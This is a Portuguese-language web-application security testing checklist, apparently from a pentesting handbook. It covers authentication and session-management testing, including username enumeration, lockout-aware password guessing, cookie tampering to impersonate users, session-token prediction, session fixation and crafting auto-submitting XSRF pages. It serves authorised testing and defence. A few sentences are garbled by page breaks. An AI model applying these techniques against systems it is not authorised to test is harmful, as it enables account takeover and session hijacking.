- 4.3.1. Identifique todos os locais nas várias funções de autenticação em que um nome de usuário é enviado, inclusive por meio de um campo de entrada na tela, um campo de formulário oculto ou um cookie. Os locais comuns incluem o login primário, o auto-registro, a alteração de senha, o logout e a recuperação de conta.

- 4.3.2. Para cada local, envie duas solicitações, contendo um nome de usuário válido e um inválido. Analise cada detalhe das respostas do servidor a cada par de solicitações, inclusive o código de status HTTP, quaisquer redirecionamentos, informações exibidas na tela, quaisquer diferenças ocultas no código-fonte da página HTML e o tempo que o servidor levou para responder. Observe que algumas diferenças podem ser extremamente sutis (por exemplo, aparentemente a mesma mensagem de erro pode conter pequenas diferenças tipográficas). Você pode usar a função de histórico do seu proxy de interceptação para analisar todo o tráfego de e para o servidor. O WebScarab tem uma função para comparar duas respostas e destacar rapidamente as diferenças entre elas.
- 4.3.3. Se forem observadas diferenças entre as respostas em que um nome de usuário válido e inválido for enviado, repita o teste com um par de valores diferente e confirme se existe uma diferença sistemática que possa fornecer uma base para a enumeração automatizada de nomes de usuário.
- 4.3.4. Verifique se há outras fontes de vazamento de informações no aplicativo que possam permitir a compilação de uma lista de nomes de usuário válidos, por exemplo, funcionalidade de registro, listagens reais de usuários registrados e menção direta de nomes ou endereços de e-mail nos comentários do código-fonte.

#### 4.4. Teste a resistência à adivinhação de senhas

- 4.4.1. Identifique todos os locais do aplicativo em que as credenciais do usuário são enviadas. As duas instâncias principais são, normalmente, a função de login principal e a função de alteração de senha. A última é normalmente um alvo válido para ataques de adivinhação de senha somente se um nome de usuário arbitrário puder ser fornecido.
- 4.4.2. Em cada local, usando uma conta que você controla, envie manualmente várias solicitações contendo o nome de usuário válido, mas outros credenciais inválidos. Monitore as respostas do aplicativo para identificar quaisquer diferenças. Após cerca de 10 logins com falha, se o aplicativo não tiver retornado nenhuma mensagem sobre bloqueio de conta, envie uma solicitação contendo credenciais válidas. Se essa solicitação for bem-sucedida, provavelmente não há nenhuma política de bloqueio de conta em vigor.
- 4.4.3. Se você não controlar nenhuma conta, tente enumerar ou adivinhar um nome de usuário válido e faça várias solicitações inválidas usando isso, monitorando se há mensagens de erro sobre bloqueio de conta. É claro que você deve estar ciente de que esse teste pode ter o efeito de suspender ou desativar uma conta pertencente a outro usuário.

#### 4.5. Teste qualquer função de recuperação de conta

- 4.5.1. Identifique se o aplicativo contém algum recurso para que os usuários recuperem o controle de suas contas caso tenham esquecido suas credenciais. Isso geralmente é indicado por um link Forgotten Your Password (Esqueci minha senha) próximo à função de login principal.
- 4.5.2. Estabeleça como a função de recuperação de conta funciona fazendo um passo a passo completo do processo de recuperação usando uma conta que você controla.
- 4.5.3. Se a função usar um desafio, como uma pergunta secreta, determine se os usuários podem definir ou selecionar seu próprio desafio durante o registro. Em caso afirmativo, use uma lista de nomes de usuário enumerados ou comuns para coletar uma lista de desafios e verifique se há algum que pareça ser fácil de adivinhar.
- 4.5.4. Se a função usar uma dica de senha, faça o mesmo exercício para coletar uma lista de dicas de senha e identificar qualquer uma que pareça ser fácil de adivinhar.
- 4.5.5. Realize os mesmos testes em todos os desafios de recuperação de conta que você realizou na função de login principal para avaliar a vulnerabilidade a ataques de adivinhação automática.
- 4.5.6. Se a função envolver o envio de um e-mail ao usuário para concluir o processo de recuperação, procure por pontos fracos que possam permitir que você assuma o controle das contas de outros usuários. Determine se é possível controlar o endereço para o qual o e-mail é enviado. Se a mensagem contiver um URL de recuperação exclusivo, obtenha várias mensagens usando um endereço de e-mail que você controla e tente identificar padrões que possam permitir a previsão dos URLs emitidos para outros usuários. Aplique a metodologia descrita na etapa 5.3 para identificar quaisquer sequências previsíveis.

#### 4.6. Teste qualquer função Remember Me

- 4.6.1. Se a função de login principal ou sua lógica de suporte contiver uma função Lembrar-me, ative-a e analise seus efeitos. Se essa função permitir que o usuário faça login em ocasiões subsequentes sem inserir credenciais, analise-a atentamente para verificar se há vulnerabilidades.
- 4.6.2. Inspecione atentamente todos os cookies persistentes que são definidos quando a função Lembrar-me é ativada. Procure por dados que identifiquem o usuário explicitamente ou que pareçam conter algum identificador previsível do usuário.

- 4.6.3. Mesmo que os dados armazenados pareçam estar muito codificados ou obstruídos, analise-os com atenção e compare os resultados da memorização de vários nomes de usuário e/ou senhas muito semelhantes para identificar quaisquer oportunidades de engenharia reversa dos dados originais. Aplique a metodologia descrita na etapa 5.2 para identificar quaisquer dados significativos.
- 4.6.4. Dependendo dos seus resultados, modifique o conteúdo do seu cookie de maneira adequada na tentativa de se passar por outros usuários do aplicativo.

#### 4.7. Teste qualquer função de personalização

- 4.7.1. Se o aplicativo contiver qualquer funcionalidade explícita que permita que um usuário se passe por outro, analise-o atentamente para verificar se há alguma vulnerabilidade que possa permitir que você se passe por usuários arbitrários sem a devida autorização.
- 4.7.2. Procure qualquer dado fornecido pelo usuário que seja usado para determinar o alvo da representação. Tente manipular esses dados para se passar por outros usuários, principalmente usuários administrativos, o que pode permitir o aumento de privilégios.
- 4.7.3. Se você realizar algum ataque automatizado de adivinhação de senha contra outras contas de usuário, procure por contas que pareçam ter mais de uma senha válida ou várias contas que pareçam ter a mesma senha. Isso pode indicar a presença de uma senha de backdoor, que os administradores podem usar para acessar o aplicativo como qualquer usuário.

#### 4.8. Teste de exclusividade do nome de usuário

- 4.8.1. Se o aplicativo tiver uma função de autorregistro que permita especificar um nome de usuário desejado, tente registrar o mesmo nome de usuário duas vezes com senhas diferentes.
- 4.8.2. Se o aplicativo bloquear a segunda tentativa de registro, você poderá explorar esse comportamento para enumerar os nomes de usuário registrados.
- 4.8.3. Se o aplicativo registrar ambas as contas, investigue mais a fundo para determinar seu comportamento quando ocorrer uma colisão de nome de usuário e senha. Tente alterar a senha de uma das contas para que corresponda à da outra. Além disso, tente registrar duas contas com nomes de usuário e senhas idênticos.

- 4.8.4. Se o aplicativo o alertar ou gerar um erro quando ocorrer uma colisão de nome de usuário e senha, você provavelmente poderá explorar isso para realizar um ataque de adivinhação automatizado para descobrir a senha de outro usuário. Selecione um nome de usuário enumerado ou adivinhado e tente criar contas que tenham esse nome de usuário e senhas diferentes. Quando o aplicativo rejeitar uma senha específica, é provável que você tenha encontrado a senha existente para a conta visada.
- 4.8.5. Se o aplicativo parecer tolerar uma colisão de nome de usuário e senha sem erro, faça login usando as credenciais colidentes e determine o que acontece e se o comportamento do aplicativo pode ser aproveitado para obter acesso não autorizado às contas de outros usuários.

#### 4.9. Teste a previsibilidade das credenciais geradas automaticamente

- 4.9.1. Se os nomes de usuário ou senhas forem gerados automaticamente pelo aplicativo, tente obter vários valores em rápida sucessão e identifique quaisquer sequências ou padrões detectáveis.
- 4.9.2. Se os nomes de usuário forem gerados de forma previsível, extrapole para trás para obter uma lista de possíveis nomes de usuário válidos. Isso pode ser usado como base para adivinhação automática de senhas e outros ataques.
- 4.9.3. Se as senhas forem geradas de forma previsível, extrapole o padrão para obter uma lista de possíveis senhas emitidas para outros usuários do aplicativo. Isso pode ser combinado com qualquer lista de nomes de usuário que você obtiver para realizar um ataque de adivinhação de senha.

#### 4.10. Verificação de transmissão insegura de credenciais

- 4.10.1. Percorra todas as funções relacionadas à autenticação que envolvam a transferência de credenciais, incluindo o login principal, o registro da conta, a alteração de senha e qualquer página que permita a visualização ou a atualização das informações do perfil do usuário. Monitore todo o tráfego que passa em ambas as direções entre o cliente e o servidor usando seu proxy de interceptação.
- 4.10.2. Identifique todos os casos em que as credenciais são transmitidas em qualquer direção. Você pode definir regras de interceptação em seu proxy para sinalizar mensagens que contenham strings específicas.
- 4.10.3. Se as credenciais forem transmitidas na string de consulta de URL, elas poderão ser vulneráveis à divulgação no histórico do navegador, na tela, nos registros do servidor e no cabeçalho `Referer` quando links de terceiros forem seguidos.

- 4.10.4. Se as credenciais forem armazenadas em um cookie, elas poderão ser vulneráveis à divulgação por meio de ataques XSS ou ataques locais de privacidade.
- 4.10.5. Se as credenciais forem transmitidas de volta do servidor para o cliente, elas poderão ser comprometidas por meio de vulnerabilidades no gerenciamento de sessões ou nos controles de acesso, ou em um ataque XSS.
- 4.10.6. Se as credenciais forem transmitidas por uma conexão não criptografada, elas estarão vulneráveis à interceptação por um espião.
- 4.10.7. Se as credenciais forem enviadas usando HTTPS, mas o formulário de login em si for carregado usando HTTP, o aplicativo estará vulnerável a um ataque man-in-the-middle que pode ser usado para capturar credenciais.

#### 4.11. Verificação de distribuição insegura de credenciais

- 4.11.1. Se as contas forem criadas por meio de algum canal fora de banda ou se o aplicativo tiver uma função de autorregistro que não determine todas as credenciais iniciais de um usuário, estabeleça os meios pelos quais as credenciais são distribuídas aos novos usuários. Os métodos comuns incluem o envio de uma mensagem para um endereço de e-mail ou postal.
- 4.11.2. Se o aplicativo gerar URLs de ativação de conta que são distribuídos fora da banda, tente registrar várias contas novas em sucessão próxima e identifique qualquer sequência nos URLs recebidos. Se for possível determinar um padrão, tente prever os URLs enviados a usuários recentes e futuros e tente usar esses URLs para assumir a propriedade de suas contas.
- 4.11.3. Tente reutilizar um único URL de ativação várias vezes e verifique se o aplicativo permite isso. Caso contrário, tente bloquear a conta de destino antes de reutilizar o URL e veja se o URL ainda funciona. Determine se isso permite que você defina uma nova senha em uma conta já ativa.

#### 4.12. Teste de falhas lógicas

##### 4.12.1. *Teste para condições de falha de abertura*

- 4.12.1.1. Para cada função em que o aplicativo verifica as credenciais de um usuário, incluindo as funções de login e de alteração de senha, percorra o processo normalmente, usando uma conta que você controla. Observe cada parâmetro de solicitação enviado ao aplicativo.

4.12.1.2. Repita o processo várias vezes, modificando cada parâmetro por vez de várias maneiras inesperadas, projetadas para interferir na lógica do aplicativo. Para cada parâmetro, inclua as seguintes alterações:

Enviar uma cadeia de caracteres vazia como valor.

Remover completamente o par nome/valor.

Envie valores muito longos e muito curtos.

Enviar strings em vez de números e vice-versa.

Enviar o mesmo parâmetro nomeado várias vezes, com valores iguais e diferentes.

4.12.1.3. Analise atentamente as respostas do aplicativo às solicitações anteriores.

Se ocorrer alguma divergência inesperada em relação ao caso base, alimente essa observação em sua estruturação de outros casos de teste.

Se uma modificação causar uma alteração no comportamento, tente combiná-la com outras alterações para levar a lógica do aplicativo aos seus limites.

#### 4.12.2. Teste qualquer mecanismo de múltiplos estágios

4.12.2.1. Se alguma função relacionada à autenticação envolver o envio de credenciais em uma série de solicitações diferentes, identifique a finalidade aparente de cada estágio distinto e anote os parâmetros enviados em cada estágio.

4.12.2.2. Repita o processo várias vezes, modificando a sequência de solicitações de forma a interferir na lógica do aplicativo, incluindo os seguintes testes:

Prosseguir em todos os estágios, mas em uma sequência diferente da pretendida.

Prossiga diretamente para cada estágio por vez e continue a sequência normal a partir daí.

Prossiga com a sequência normal várias vezes, pulando cada estágio por vez e continuando a sequência normal a partir do próximo estágio.

Com base em suas observações e na finalidade aparente de cada estágio do mecanismo, tente pensar em outras maneiras de modificar a sequência e acessar os diferentes estágios que os desenvolvedores talvez não tenham previsto.

4.12.2.3. Determinar se uma única informação (como o nome de usuário) é enviada em mais de um estágio, seja porque é capturada mais de uma vez pelo usuário ou porque é transmitida por meio de

o cliente em um campo de formulário oculto, cookie ou parâmetro de string de consulta predefinido. Se for o caso, tente enviar valores diferentes em estágios diferentes (válidos e inválidos) e observe o efeito. Tente determinar se o item enviado é, às vezes, supérfluo ou se é validado em um estágio e depois confiável, ou se é validado em diferentes estágios com verificações diferentes. Tente explorar o comportamento do aplicativo para obter acesso não autorizado ou reduzir a eficácia dos controles impostos pelo mecanismo.

4.12.2.4. Procure por dados transmitidos pelo cliente que não tenham sido capturados do usuário em nenhum momento. Se parâmetros ocultos forem usados para rastrear o estado do processo em estágios sucessivos, poderá ser possível interferir na lógica do aplicativo modificando esses parâmetros de maneira artificial.

4.12.2.5. Se qualquer parte do processo envolver o aplicativo que apresente um desafio de variação contínua, teste dois defeitos comuns:

Se um parâmetro que especifica o desafio for enviado junto com a resposta do usuário, determine se você pode efetivamente escolher seu próprio desafio modificando esse valor.

Tente prosseguir até o desafio variável várias vezes com o mesmo nome de usuário e determine se um desafio diferente é apresentado. Em caso afirmativo, você poderá efetivamente escolher seu próprio desafio, prosseguindo para esse estágio repetidamente até que o desafio desejado seja apresentado.

#### 4.13. Explorar quaisquer vulnerabilidades para obter acesso não autorizado


4.13.1. Analise as vulnerabilidades identificadas nas várias funções de autenticação e identifique as que podem ser aproveitadas para atingir seus objetivos ao atacar o aplicativo. Normalmente, isso envolverá a tentativa de autenticação como um usuário diferente, se possível, um usuário com privilégios administrativos.

4.13.2. Antes de montar qualquer tipo de ataque automatizado, observe as defesas de bloqueio de conta que você identificou. Por exemplo, ao realizar a enumeração de nomes de usuário em relação a uma função de login, envie uma senha comum com cada solicitação, em vez de um valor completamente arbitrário, para não desperdiçar uma tentativa de login com falha em cada nome de usuário descoberto. Da mesma forma, execute qualquer ataque de adivinhação de senha com base na amplitude, e não na profundidade. Inicie sua palavra

com as senhas fracas mais comuns e prossiga por essa lista, comparando cada item com cada nome de usuário enumerado.

- 4.13.3. Leve em consideração as regras de qualidade de senha e a integridade da validação de senha ao criar listas de palavras para usar em qualquer ataque de adivinhação de senha, para evitar casos de teste impossíveis ou supérfluos.
- 4.13.4. Use as técnicas descritas no Capítulo 13 para automatizar o máximo de trabalho possível e maximizar a velocidade e a eficácia de seus ataques.

## 5. Teste o mecanismo de gerenciamento de sessão



**Figura 20-6:** Teste do mecanismo de gerenciamento de sessão

## 5.1. Entenda o mecanismo

- 5.1.1. Analisar o mecanismo usado para gerenciar sessões e estado. Determine se o aplicativo usa tokens de sessão ou algum outro método para lidar com a série de solicitações recebidas de cada usuário. Observe que algumas tecnologias de autenticação (como HTTP autenticação) podem não exigir um mecanismo de sessão completo para reidentificar os usuários após a autenticação. Além disso, alguns aplicativos usam um mecanismo de estado sem sessão no qual todas as informações de estado são transmitidas pelo cliente, geralmente de forma criptografada ou ofuscada.
- 5.1.2. Se o aplicativo usar tokens de sessão, confirme exatamente quais dados são realmente usados para reidentificar os usuários. Os itens que podem ser usados para transmitir tokens incluem cookies HTTP, parâmetros de string de consulta e campos de formulário ocultos. Vários dados diferentes podem ser usados coletivamente para reidentificar o usuário, e diferentes itens podem ser usados por diferentes componentes de backend. Muitas vezes, os itens que se parecem com tokens de sessão podem não ser realmente empregados como tal pelo aplicativo - por exemplo, o cookie padrão gerado pelo servidor da Web.
- 5.1.3. Para verificar quais itens estão realmente sendo empregados como tokens de sessão, encontre uma página ou função que seja certamente dependente da sessão (como uma página My Details específica do usuário) e faça várias solicitações para ela, removendo sistematicamente cada item que você suspeite estar sendo usado como um token de sessão. Se a remoção de um item impedir que a página dependente da sessão seja retornada, isso poderá confirmar que o item é um token de sessão. O Burp Repeater é uma ferramenta útil para realizar esses testes.
- 5.1.4. Depois de estabelecer quais itens de dados estão realmente sendo usados para identificar novamente os usuários, confirme, para cada token, se ele está sendo validado em sua totalidade ou se alguns subcomponentes do token são ignorados. Altere o valor do token, um byte de cada vez, e verifique se o valor modificado ainda é aceito. Se você descobrir que determinadas partes do token não são realmente usadas para manter o estado da sessão, poderá excluí-las de qualquer análise posterior.

## 5.2. Testar o significado dos tokens

- 5.2.1. Faça login como vários usuários diferentes em momentos diferentes e registre os tokens recebidos do servidor. Se o autorregistro estiver disponível e você puder escolher seu nome de usuário, faça login com uma série de nomes de usuário semelhantes com pequenas variações entre eles, como: A, AA, AAA, AAAA, AAAB, AAAC, AABA e assim por diante. Se outros dados específicos do usuário forem enviados no login ou armazenados em perfis de usuário (como um nome de usuário), o

usuário poderá ser informado de que o nome de usuário é o mesmo.

endereço de e-mail), realize um exercício semelhante para modificar esses dados sistematicamente e capture os tokens resultantes.

- 5.2.2. Analise os tokens que você recebe em busca de correlações que pareçam estar relacionadas ao nome de usuário e a outros dados controláveis pelo usuário.
- 5.2.3. Analise os tokens em busca de qualquer codificação ou ofuscação detectável. Procure correlações entre o comprimento do nome de usuário e o comprimento do token, o que indica fortemente que algum tipo de ofuscação ou codificação está em uso. Quando o nome de usuário contiver uma sequência do mesmo caractere, procure uma sequência de caracteres correspondente no token, o que pode indicar o uso de ofuscação XOR. Procure sequências no token que contenham apenas caracteres hexadecimais, o que pode indicar uma codificação hexadecimal de uma cadeia ASCII ou outra informação. Procure sequências que terminem em um sinal de igual e/ou que contenham apenas os outros caracteres válidos da Base64: a-z, A-Z, 0-9, + e /.
- 5.2.4. Se for possível identificar dados significativos em sua amostra de tokens de sessão, considere se isso é suficiente para montar um ataque que tente adivinhar os tokens emitidos recentemente para outros usuários do aplicativo. Encontre uma página do aplicativo que seja dependente da sessão e use as técnicas descritas no Capítulo 13 para automatizar a tarefa de gerar e testar possíveis tokens.

### 5.3. Tokens de teste para previsibilidade

- 5.3.1. Gerar e capturar um grande número de tokens de sessão em uma sucessão rápida, usando uma solicitação que faz com que o servidor retorne um novo token (por exemplo, uma solicitação de login bem-sucedida).
- 5.3.2. Tente identificar quaisquer padrões em sua amostra de tokens. Você pode usar uma ferramenta como o analisador de cookies do WebScarab para identificar algumas sequências óbvias ou dependências de tempo. Entretanto, na maioria dos casos, você precisará fazer uma análise manual:

Aplique seu conhecimento sobre quais tokens e subsequências são realmente usados pelo aplicativo para reidentificar os usuários. Ignore todos os dados que não são usados dessa forma, mesmo que variem entre as amostras.

Se não estiver claro que tipo de dados está contido no token, ou em qualquer componente individual dele, tente aplicar várias decodificações (por exemplo, Base64) para ver se surgem dados mais significativos. Pode ser necessário aplicar várias decodificações em sequência.

Tente identificar quaisquer padrões nas sequências de valores contidos em cada token ou componente decodificado. Calcule as diferenças entre os valores sucessivos. Mesmo que esses valores pareçam caóticos, pode haver um conjunto fixo de diferenças observadas, o que reduz consideravelmente o escopo de qualquer ataque de força bruta.

Obtenha uma amostra semelhante de tokens depois de esperar alguns minutos e repita a mesma análise. Tente detectar se algum conteúdo dos tokens depende do tempo.

Nos aplicativos mais críticos para a segurança, considere a possibilidade de realizar testes completos de aleatoriedade usando uma ferramenta como o Stompy. Consulte o Capítulo 7 para obter mais detalhes sobre esses testes.

- 5.3.3. Se identificar algum padrão, capture uma segunda amostra de tokens usando um endereço IP diferente e um nome de usuário diferente, para identificar se o mesmo padrão é detectado e se os tokens recebidos no primeiro exercício podem ser extrapolados para adivinhar os tokens recebidos no segundo.
- 5.3.4. Se for possível identificar sequências exploráveis ou dependências de tempo, considere se isso é suficiente para montar um ataque que tente adivinhar os tokens emitidos recentemente para outros usuários de aplicativos. Use as técnicas descritas no Capítulo 13 para automatizar a tarefa de gerar e testar possíveis tokens. Exceto nos tipos mais simples de sequências, é provável que seu ataque precise envolver algum tipo de script personalizado.

## 5.4. Verificação de transmissão insegura de tokens

- 5.4.1. Percorra o aplicativo normalmente, começando com o conteúdo não autenticado no URL inicial, passando pelo processo de login e, em seguida, por toda a funcionalidade do aplicativo. Anote todas as ocasiões em que um novo token de sessão for emitido e quais partes de suas comunicações usam HTTP e quais usam HTTPS. Você pode usar a função de registro do seu proxy de interceptação para registrar essas informações.
- 5.4.2. Se os cookies HTTP estiverem sendo usados como mecanismo de transmissão para tokens de sessão, verifique se o sinalizador seguro está definido, impedindo que eles sejam transmitidos por conexões HTTP.
- 5.4.3. Determine se, no uso normal do aplicativo, os tokens de sessão são transmitidos por uma conexão HTTP. Em caso afirmativo, eles são vulneráveis à interceptação.

- 5.4.4. Nos casos em que o aplicativo usa HTTP para áreas não autenticadas e alterna para HTTPS para as áreas de login e/ou autenticadas do aplicativo, verifique se um novo token é emitido para a parte HTTPS das comunicações ou se um token emitido durante o estágio HTTP permanece ativo quando o aplicativo alterna para HTTPS. Em caso afirmativo, o token é vulnerável à interceptação.
- 5.4.5. Se a área HTTPS do aplicativo contiver links para URLs HTTP, siga-os e verifique se o token de sessão é enviado e, nesse caso, se ele continua válido ou se é imediatamente terminado pelo servidor.

## 5.5. Verificar se há divulgação de tokens nos registros

- 5.5.1. Se os exercícios de mapeamento de aplicativos identificaram qualquer funcionalidade de registro, monitoramento ou diagnóstico, analise atentamente essas funções para determinar se há tokens de sessão divulgados nelas. Confirme quem está normalmente autorizado a acessar essas funções e, se elas forem destinadas apenas a administradores, se existem outras vulnerabilidades que poderiam permitir que um usuário com privilégios mais baixos as acessasse.
- 5.5.2. Identifique todas as instâncias em que os tokens de sessão são transmitidos no URL. Pode ser que os tokens sejam geralmente transmitidos de uma maneira mais segura, mas os desenvolvedores usaram o URL em casos específicos para contornar um problema específico. Nesse caso, eles podem ser transmitidos no cabeçalho `Referer` quando os usuários seguirem qualquer link externo. Verifique se há alguma funcionalidade que permita injetar links externos arbitrários nas páginas visualizadas por outros usuários.
- 5.5.3. Se você encontrar algum meio de reunir tokens de sessão válidos emitidos para outros usuários, procure uma maneira de testar cada token para determinar se ele pertence a um usuário administrativo (por exemplo, tentando acessar uma função privilegiada usando o token).

## 5.6. Verificar o mapeamento de tokens para sessões

- 5.6.1. Faça login no aplicativo duas vezes usando a mesma conta de usuário, a partir de processos de navegador diferentes ou de computadores diferentes. Determine se as duas sessões permanecem ativas ao mesmo tempo. Em caso afirmativo, o aplicativo suporta sessões simultâneas, permitindo que um invasor que tenha comprometido as credenciais de outro usuário faça uso delas sem risco de detecção.

- 5.6.2. Faça login e logout várias vezes usando a mesma conta de usuário, a partir de diferentes processos do navegador ou de diferentes computadores. Determine se um novo token de sessão é emitido a cada vez ou se o mesmo token é emitido sempre que a mesma conta faz login. Se esse último caso ocorrer, então o aplicativo não está realmente empregando tokens de sessão adequados, mas está usando cadeias de caracteres persistentes exclusivas para reidentificar cada usuário. Nessa situação, não há como se proteger contra logins simultâneos ou impor adequadamente o tempo limite da sessão.
- 5.6.3. Se os tokens parecerem conter alguma estrutura e significado, tente separar os componentes que podem identificar o usuário daqueles que parecem ser inescrutáveis. Tente modificar qualquer componente do token relacionado ao usuário para que ele se refira a outros usuários conhecidos do aplicativo e verifique se o token resultante (a) é aceito pelo aplicativo e (b) permite que você se disfarce como esse usuário. Consulte o Capítulo 7 para ver exemplos desse tipo de vulnerabilidade sutil.

## 5.7. Encerramento da sessão de teste

- 5.7.1. Ao testar falhas no tempo limite da sessão e no logout, concentre-se apenas no tratamento de sessões e tokens pelo servidor, e não em quaisquer eventos que ocorram no cliente. Em termos de encerramento de sessão, nada depende muito do que acontece com o token no navegador do cliente.
- 5.7.2. Verifique se a expiração da sessão está implementada no servidor:  
Faça login no aplicativo para obter um token de sessão válido.  
Aguarde um período sem usar esse token e, em seguida, envie uma solicitação para uma página protegida (por exemplo, My Details) usando o token.  
Se a página for exibida normalmente, então o token ainda está ativo.  
Use tentativa e erro para determinar a duração do tempo limite de expiração da sessão ou se um token ainda pode ser usado dias após a solicitação anterior que o utilizou. O Burp Intruder pode ser configurado para incrementar o intervalo de tempo entre solicitações sucessivas, a fim de automatizar essa tarefa.
- 5.7.3. Verifique se existe uma função de logout. Em caso afirmativo, teste se ela invalida efetivamente a sessão do usuário no servidor. Após o logout, tente reutilizar o token antigo e determine se ele ainda é válido solicitando uma página protegida usando o token. Se a sessão ainda estiver ativa, os usuários continuarão vulneráveis a alguns sequestros de sessão

ataques, mesmo depois de terem feito o "logout". Você pode usar o Burp Repeater para continuar enviando uma solicitação específica do histórico do proxy, para ver se o aplicativo responde de forma diferente após o logout.

## 5.8. Verificação da fixação da sessão

- 5.8.1. Se o aplicativo emitir tokens de sessão para usuários não autenticados, obtenha um token e faça um login. Se o aplicativo não emitir um novo token após um login bem-sucedido, ele estará vulnerável à fixação de sessão.
- 5.8.2. Mesmo que o aplicativo não emita tokens de sessão para usuários não autenticados, obtenha um token fazendo login e, em seguida, retorne à página de login. Se o aplicativo estiver disposto a retornar essa página mesmo que você já esteja autenticado, envie outro login como um usuário diferente usando o mesmo token. Se o aplicativo não emitir um novo token após o segundo login, ele estará vulnerável à fixação de sessão.
- 5.8.3. Identifique o formato dos tokens de sessão usados pelo aplicativo. Modifique seu token para um valor inventado que seja formado de forma válida e tente fazer login. Se o aplicativo permitir que você crie uma sessão autenticada usando um token inventado, ele estará vulnerável à fixação de sessão.
- 5.8.4. Se o aplicativo não for compatível com login, mas processar informações confidenciais do usuário (como detalhes pessoais e de pagamento) e permitir que elas sejam exibidas após o envio (por exemplo, uma página Verify My Order), execute os três testes anteriores em relação às páginas que exibem dados confidenciais. Se um token definido durante o uso anônimo do aplicativo puder ser usado posteriormente para recuperar informações confidenciais do usuário, o aplicativo estará vulnerável à fixação de sessão.

## 5.9. Verificação de XSRF

- 5.9.1. Se o aplicativo depender exclusivamente de cookies HTTP como seu método de transmissão de tokens de sessão, ele poderá estar vulnerável a ataques de falsificação de solicitações entre sites.
- 5.9.2. Analise a funcionalidade principal do aplicativo e identifique as solicitações específicas que são usadas para executar ações confidenciais. Se os parâmetros de qualquer uma dessas solicitações puderem ser totalmente determinados com antecedência por um invasor (ou seja, não contiverem tokens de sessão, dados não ditáveis ou outros segredos), é quase certo que o aplicativo esteja vulnerável.

- 5.9.3. Crie uma página HTML que emitirá a solicitação desejada sem nenhuma interação do usuário. Para solicitações GET, você pode colocar uma tag `<img>` com o parâmetro `src` definido como o URL vulnerável. Para solicitações POST, você pode criar um formulário que contenha campos ocultos para todos os parâmetros relevantes necessários para o ataque e que tenha seu destino definido como o URL vulnerável. Você pode usar o JavaScript para enviar automaticamente o formulário assim que a página for carregada. Enquanto estiver conectado ao aplicativo, use o mesmo navegador para carregar sua página HTML. Verifique se a ação desejada é executada no aplicativo.
- 5.9.4. Se o aplicativo usar Ajax, procure por instâncias em que uma resposta contenha dados confidenciais no formato JSON ou outro JavaScript. Se houver alguma instância, verifique se há vulnerabilidades de sequestro de JSON.
  - 5.9.4.1. Assim como no XSRF padrão, determine se é possível construir uma solicitação entre domínios para recuperar os dados JSON. Se a solicitação não contiver nenhum parâmetro imprevisível, o aplicativo poderá estar vulnerável.
  - 5.9.4.2. Se a solicitação de dados do próprio aplicativo usar o método `POST`, determine se a solicitação ainda será aceita quando você alterar o método para `GET` e mover os parâmetros do corpo para a string de consulta do URL. Caso contrário, o aplicativo provavelmente não está vulnerável.
  - 5.9.4.3. Se os requisitos anteriores forem atendidos, determine se é possível construir uma página da Web que conseguirá obter acesso aos dados de resposta do aplicativo de destino, incluindo-os por meio de uma tag `<script>`. Experimente as duas técnicas descritas ou qualquer outra que possa ser apropriada em situações incomuns.

## 5.10. Verificar o escopo do cookie

- 5.10.1. Se o aplicativo usar cookies HTTP para transmitir tokens de sessão (ou qualquer outro dado confidencial), examine os cabeçalhos `Set-Cookie` relevantes e verifique se há algum atributo de domínio ou caminho usado para controlar o escopo dos cookies.
- 5.10.2. Se o aplicativo liberalizar explicitamente o escopo de seus cookies para um domínio pai ou diretório pai, ele poderá ficar vulnerável a ataques por meio de outros aplicativos da Web hospedados no domínio ou diretório pai.
- 5.10.3. Se o aplicativo definir o escopo de domínio dos cookies como seu próprio nome de domínio (ou não especificar um atributo de domínio), ele ainda poderá ser exposto a ataques por meio de quaisquer aplicativos hospedados em subdomínios. Isso é uma consequência da forma como o escopo do cookie funciona e não pode ser

evitado, exceto por não hospedar outros aplicativos em um subdomínio de um aplicativo sensível à segurança.

- 5.10.4. Se um aplicativo especificar o escopo do caminho de seus cookies sem usar uma barra final, ele poderá ser exposto a outros aplicativos que residam em caminhos que contenham um prefixo que corresponda ao escopo especificado. Por exemplo, um aplicativo que reside em /bank/ estaria exposto a qualquer vulnerabilidade relacionada a cookies em aplicativos que residem em /banktest/.
- 5.10.5. Identifique todos os possíveis nomes de domínio e caminhos que receberão os cookies emitidos pelo aplicativo. Determine se há outros aplicativos da Web acessíveis por meio desses nomes de domínio ou caminhos que possam ser aproveitados para capturar os cookies emitidos para os usuários do aplicativo de destino.

## 6. Teste os controles de acesso

---

